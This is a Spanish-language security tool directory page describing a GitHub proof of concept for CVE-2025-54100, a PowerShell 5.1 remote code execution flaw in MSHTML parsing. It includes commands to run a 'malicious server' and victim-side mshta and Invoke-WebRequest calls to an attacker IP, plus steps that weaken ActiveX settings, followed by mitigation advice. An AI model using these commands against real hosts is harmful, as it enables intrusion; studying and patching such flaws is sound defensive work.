
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-54100 — CVE-2025-54100(Vulnerabilidad de ejecución remota de código en PowerShell) | Kitploit

Herramientas/GitHubGitHub/xiaolvchen/cve-2025-54100
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de Payloads
GitHubxiaolvchen/cve-2025-54100

CVE-2025-54100

CVE-2025-54100(Vulnerabilidad de ejecución remota de código en PowerShell)

Ver Repositorio
134hace 10 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    411
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-54100 – PoC de análisis de respuestas de PowerShell

Demuestra cómo CVE-2025-54100 provoca ejecución remota de código (RCE) en Windows PowerShell 5.1 mediante el análisis de HTML malicioso.

¿Qué es CVE-2025-54100?

Tipo de vulnerabilidad: Riesgo de inyección de comandos cuando Invoke-WebRequest no utiliza el parámetro -UseBasicParsing

Gravedad: CVSS 7.8 (alta)

Causa raíz: El análisis de respuestas HTML basado en MSHTML permite la ejecución de scripts (como ActiveXObject) y se ejecuta en el contexto del llamador

Sistemas afectados:

  • Windows 10 / 11
  • Windows Server 2008–2025
  • PowerShell 5.1

Cómo funciona el PoC

  1. El servidor FastAPI en CVE-2025-54100.py devuelve una carga útil HTML cuidadosamente diseñada
  2. El script en el HTML intenta instanciar objetos ActiveX como WScript.Shell / Shell.Application
  3. En un host vulnerable, el analizador MSHTML ejecuta el script, demostrando la ejecución remota de código lanzando calc.exe
  4. La carga útil proporcionada es mínima y no destructiva, solo para investigación y validación, pero puede ampliarse según sea necesario para análisis posteriores

Inicio rápido

Requisitos

  • Python 3.10+ (probado en entornos FastAPI y Uvicorn)
  • Instalar dependencias
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Ejecutar el servidor malicioso

Inicie el servicio HTTP del PoC:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Activación desde el host víctima

En un host Windows vulnerable, no use -UseBasicParsing; ejecute los siguientes comandos:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://192.168.26.16:8888"
# curl(PowerShell 中的别名)
curl http://192.168.26.16:8888
# mshta
mshta http://192.168.26.16:8888

Asegúrese de que el puerto coincida con la configuración del servidor. Si el sistema es vulnerable, el script incrustado se ejecutará a través del analizador MSHTML.

Nota: Algunos antivirus pueden bloquear este comportamiento, incluso cuando la vulnerabilidad de análisis sigue presente.

Solución de problemas y verificación

  1. Si no aparece calc.exe:
    1. Abra Opciones de Internet en el host víctima
    2. Vaya a Seguridad → Nivel personalizado
    3. Habilite "Inicializar y ejecutar scripts de controles ActiveX no marcados como seguros"
    4. Ejecute nuevamente Invoke-WebRequest sin usar -UseBasicParsing

Este paso se utiliza para verificar el vector de ejecución. En escenarios de ataque reales, los atacantes podrían usar técnicas de ofuscación o evasión para sortear las restricciones de seguridad predeterminadas.

Evidencia de verificación

PoC

Medidas de mitigación

Microsoft corrigió esta vulnerabilidad en diciembre de 2025:

  1. Instale las actualizaciones de seguridad de Windows de inmediato

  2. Use siempre -UseBasicParsing para evitar el análisis de MSHTML:

    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. Migre a PowerShell 7+ (pwsh): PowerShell Core ya no depende de MSHTML para el análisis, lo que evita este problema a nivel de arquitectura.


Referencias

  • NVD: CVE-2025-54100
  • MSRC: Guía de actualización
  • GitHub: osman1337-security/CVE-2025-54100
Descargar herramienta



